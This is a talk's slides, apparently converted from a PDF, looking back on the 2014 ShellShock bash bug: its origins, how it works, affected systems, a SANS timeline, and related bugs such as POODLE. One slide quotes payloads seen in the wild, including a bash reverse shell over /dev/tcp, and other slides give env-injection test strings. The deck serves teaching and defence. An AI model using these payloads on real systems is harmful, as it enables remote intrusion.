ShellShock retrospective

Bill Ricker
2014-10-14

Boston.pm

What is BASH, anyway?
A shell, a pun, a design bug.

- Bourne shell was 3rd generation BELL Labs Unix '`/bin/sh`' in V7 Unix;
  after Thompson and Mashey/PWB editions of 'sh'.
  '`sh`' is <u>required</u> functionality for `fork()/system()` to work. *Yes, libc calls sh.*
  - ASH & DASH [Debian] Almquist shell – conservative extended SH
    aliased as sh in many *BSD & Deb/untu(2009+).
  - Ksh, ksh88,ksh93, phksh: Korn shell. 4Th Gen Bell shell.
    adopted by IBM AIX (aliased as sh)
  - Bourne-Again Shell
    Gnu's pun name for their massive, interactive extension of Bourne's shell.
    Aliased as `/bin/sh` on many Gnu/Linux systems.
    - Zsh – further interactive extension of bash.

- Csh – alternative, more-C-like & interactive shell, popular as interactive shell on *BSD
  - Tcsh, enhanced interactive csh with Tenex features

[http://en.wikipedia.org/wiki/Unix_shell]

ShellShock : Another Horrid Pun

- On this 100th anniversary of WW1, Shellshock is nothing to laugh at.
  - Google `shellshock images`. [*Trigger warnings*!!]
- Pick your visual pun logo

What were they thinking?

- `env func='() {defin;};'  scriptusingfunc.bash`
  - Bash was precursor to Java dependency-injection !

  Had down side :
- `env ls='() {exploit here;};'  rootscript.bash`
  - This another reason why SETUID is ignored on scripts!
  - Bad idea anyway?
  - They're “Considering” naming requirements ...


  And had Remote injection – to avoid supporting separate codebase, let bash be original sh too:
- `ln [-s] /bin/bash /bin/sh`
- `env user_agent='() { :;}; echo put exploit here;'  some.cgi`
- Bash like Tcsh, Zsh, is an interactive shell,
  - too heavyweight for #! or /bin/sh useage!!

Exploit(able|ed) in the wild ?


- Yes and yes.

```
() { :;}; /bin/ping -c 1 198.x.x.x;

() { :;}; echo shellshock-scan > /dev/udp/example.com/1234

() { ignored;};/bin/bash -i >& /dev/tcp/104.x.x.x/80 0>&1
```

- ErrataSec ran scan.
  - http://blog.erratasec.com/2014/09/-bug-is-wormable.html
  - http://blog.erratasec.com/2014/09/scan-of-internet.html
  - At least he signed his scan so you knew it was a grayhat scan …
  - Disturbing # sites vulnerable on 80:/
    - Would be more looking for /cgi-bin/* !



How's it work?


"SHELLSHOCK" BASH VULNERABILITY COULD HAVE FAR REACHING IMPLICATIONS
#shellshock
Command to set environmental variable before execution of Bash command
Tacked-on arbitrary commands which will be executed by Bash
env val='() { :;}; echo Unexpected command' bash -c "echo Real command"
Unexpected command
Real command
Unexpected command runs first
Expected command runs second
Potential to impact any computer running *NIX operating system. (CVE-2014-6271, CVE-2014-7169)
• Linux
• Unix
• OS X
Check with your software vendor now!
Symantec.
@threatintel | www.symantec.com

In the Wild 2

Actual test (server name removed to protect the guilty)

$ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
vulnerable
this is a test
$

Yahoo Sports API servers were not susceptibe to ShellShock, but were otherwise subverted to look for shellshock vulns, via command injection bug in weblog debug script. *

More https://isc.sans.edu/diary.html?storyid=18725

SANS ISC timeline

Archive Diary List 2014-9-01 https://isc.sans.edu/diaryarchive.html?year=2014&month=9

Date Author Title

- 2014-09-30 Russ McRee ISC threat level returned to green - ShellShock message traffic subsiding, recommend focus on patching and monitoring (oneliner) (0 Comments)
- 2014-09-30 Russ McRee DerbyCon highlights (2 Comments)
- 2014-09-30 Johannes Ullrich ISC StormCast for Tuesday, September 30th 2014 http://isc.sans.edu/podcastdetail.html?id=4169 (oneliner) (0 Comments)
- 2014-09-29 Johannes Ullrich Apple Released Update to Fix Shellshock Vulnerability http://support.apple.com/kb/DL1769 (oneliner) (0 Comments)
- 2014-09-29 Johannes Ullrich Shellshock: Updated **Webcast** (Now 6 bash related CVEs!) (1 Comments)
- 2014-09-29 Johannes Ullrich Shellshock: A Collection of Exploits seen in the wild (11 Comments)
- 2014-09-29 Johannes Ullrich Shellshock: We are not done yet CVE-2014-6277, CVE-2014-6278 (0 Comments)
- 2014-09-29 Johannes Ullrich Shellshock: Vulnerable Systems you may have missed and how to move forward (2 Comments)
- 2014-09-29 Johannes Ullrich ISC StormCast for Monday, September 29th 2014 http://isc.sans.edu/podcastdetail.html?id=4167 (oneliner) (0 Comments)
- 2014-09-27 Guy Bruneau What has Bash and Heartbleed Taught Us? (1 Comments)
- 2014-09-26 Richard Porter Why We Have Moved to InfoCon:Yellow (6 Comments)
- 2014-09-26 Richard Porter Semiannual Cisco IOS Software Security Advisory Bundled Publication http://www.cisco.com/web/about/security/intelligence/Cisco_ERP_sep14.html (oneliner) (0 Comments)
- 2014-09-25 Johannes Ullrich ISC StormCast for Friday, September 26th 2014 http://isc.sans.edu/podcastdetail.html?id=4165 (oneliner) (0 Comments)
- 2014-09-25 Johannes Ullrich Webcast **Briefing**: Bash Code Injection Vulnerability (7 Comments)
- 2014-09-25 Johannes Ullrich Update on CVE-2014-6271: Vulnerability in bash (shellshock) (28 Comments)
- 2014-09-25 Johannes Ullrich ISC StormCast for Thursday, September 25th 2014 http://isc.sans.edu/podcastdetail.html?id=4163 (oneliner) (0 Comments)
- 2014-09-24 Pedro Bueno Attention *NIX admins, time to patch! (7 Comments)

What is (not) vulnerable?

Vulnerable

- Initially assumed ~~only shell~~ bin-cgi's, rare, ~~but all embeddeds~~.
- Any bash w/ rogue ENV
  - Fork/**`system()`**with `sh=>bash`
    - RH, Mac, older Debian, ...
  - cgi-bin forks `system()`
    - *sh, **perl**, exe, …
  - OpenVPN server
  - DHCP client #! bash even on Debuntu !
  - CPanel, CUPS, … admin tools.
  - SSH (restriction broken)
  - **Perl** `Backtick` & `system()`
    - to *any* language
    - Uses /bin/sh to parse

Not Vulnerable

- Recent Debian/Ubuntu cgi safe
  - `system() sh=>dash`
  - `2009+`
- Systems using ash/ksh
  - iOS, Android , *BSD
- Mac services not exposed by default
- Most embedded appliances `sh=>busybox`
- Antiques `sh=>(b)?sh`
- `exec()`
  - List-mode Argv
  - Fixed exec pathname

Horrors patching an older system manually

- https://github.com/sillymoose/bashfix/issues/1
- jkeenan

Reverse DNS (Mac only)
(bonus slide added later)

- Reverse DNS bash exploit
- "At this point of time the stock resolvers (in combination with the libc library) of OSX 10.9 (all versions) and 10.10/R2 are the only known standard installations that pass the bash exploit string back and up to getnameinfo()."
- “The Apple resolver is the only one that passes special characters through without escapes, and that enables the syntax required for the exploit. ”
- Full Disclosure: CVE-2014-3671: DNS Reverse Lookup as a vector for the Bash vulnerability (CVE-2014-6271 .)
- http://seclists.org/fulldisclosure/2014/Oct/53

Another ancient lurking horror

- “Problems with data serializers was a major change to Mastering Perl. The Storable issue with malformed inputs was known for a long time but nobody much cared about it. Now it’s Data::Dumper's turn.
  “CVE-2014-4330 uncovered a problem for very deeply nested data structures. Data::Dumper can’t handle it past a certain point and perl gives up.” http://www.masteringperl.org/2014/10/the-datadumper-stack-smash-fixed/?utm_source=twitterfeed&utm_medium=twitter

GIGO, No problem? No.

- It's remotely executable.
- Our XML parsing uses Data::Dumper.
- XML can make self-referential datastructure.
- Which is what chokes Data::Dumper.
- The Xml RPC webpage interface (pre-JSON JAX) expose 'send me XML' Perl.
- See also http://osdir.com/ml/general/2014-09/msg58174.html

POODLE
(bonus slide added later)

- “Padding Oracle on Downgraded Legacy Encryption”
- Yet another side-jack exploit – HTTPS in Starbucks not safe if SSLv3 downgrade allowed !
  - Another "Padding Oracle" attack on Block-mode ciphers on the deprecated SSL3 (replaced by TLS1.1)
- http://www.wired.com/2014/10/poodle-explained/
- Disable ssl3 in browser, servers. Now.

Many Eyes make bugs shallow??

- Many eyes only works when we LOOK.
- Folks have found MULTIPLE problems with BASH once fuzzing with invalid input was CONSIDERED.
- LOOK.
- Look especially at what bad input program could get, and error handling/recovery of that. Any input. Test suite is probably < 50% for that,
  - even if it has “full test cover”
    as the missing tests would test missing code !!
-

Links

- SANS Internet Storm Center
- - https://isc.sans.edu/diaryarchive.html?year=2014&month=9
  - *also daily podcast M-F*
- Security Now! (TwiT.tv/sn) (*weekly podcast*)
  - "Shocked by the Shell", SN#475, show notes: https://www.grc.com/sn/SN-475-Notes.pdf
  - Update on Yahoo! worm https://www.grc.com/sn/SN-476-Notes.pdf
- 5 Articles http://javarevisited.blogspot.sg/2014/10/5-articles-to-learn-about-shellshock.html
- OpenVPN vuln http://threatpost.com/openvpn-vulnerable-to-shellshock-bash-vulnerability/108616
- ShellShock &Perl http://perltricks.com/article/115/2014/9/26/Shellshock-and-Perl
  - avoid the shell http://www.perlmonks.org/?node_id=1101954
- Ars recap http://arstechnica.com/security/2014/09/shellshock-fixes-beget-another-round-of-patches-as-attacks-mount/
- How to patch http://hackaholic.info/shellshock-and-how-to-patch-it/
- 7 Q&A http://www.cygnet-infotech.com/shellshock-bash-software-bug-top-7-questions-answered
- Xploits http://www.exploit-db.com/exploits/34766/
  https://github.com/mubix/shellshocker-pocs
- Admin mag http://www.admin-magazine.com/News/Bash-Shellshock-Bug-Causes-Attacks-Around-the-World
- Symantec http://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability
- Tom notes https://www.mail-archive.com/busybox@busybox.net/msg08680.html
  "Busybox may not be as POSIX compliant as Dash." (Did anyone claim it was?)
-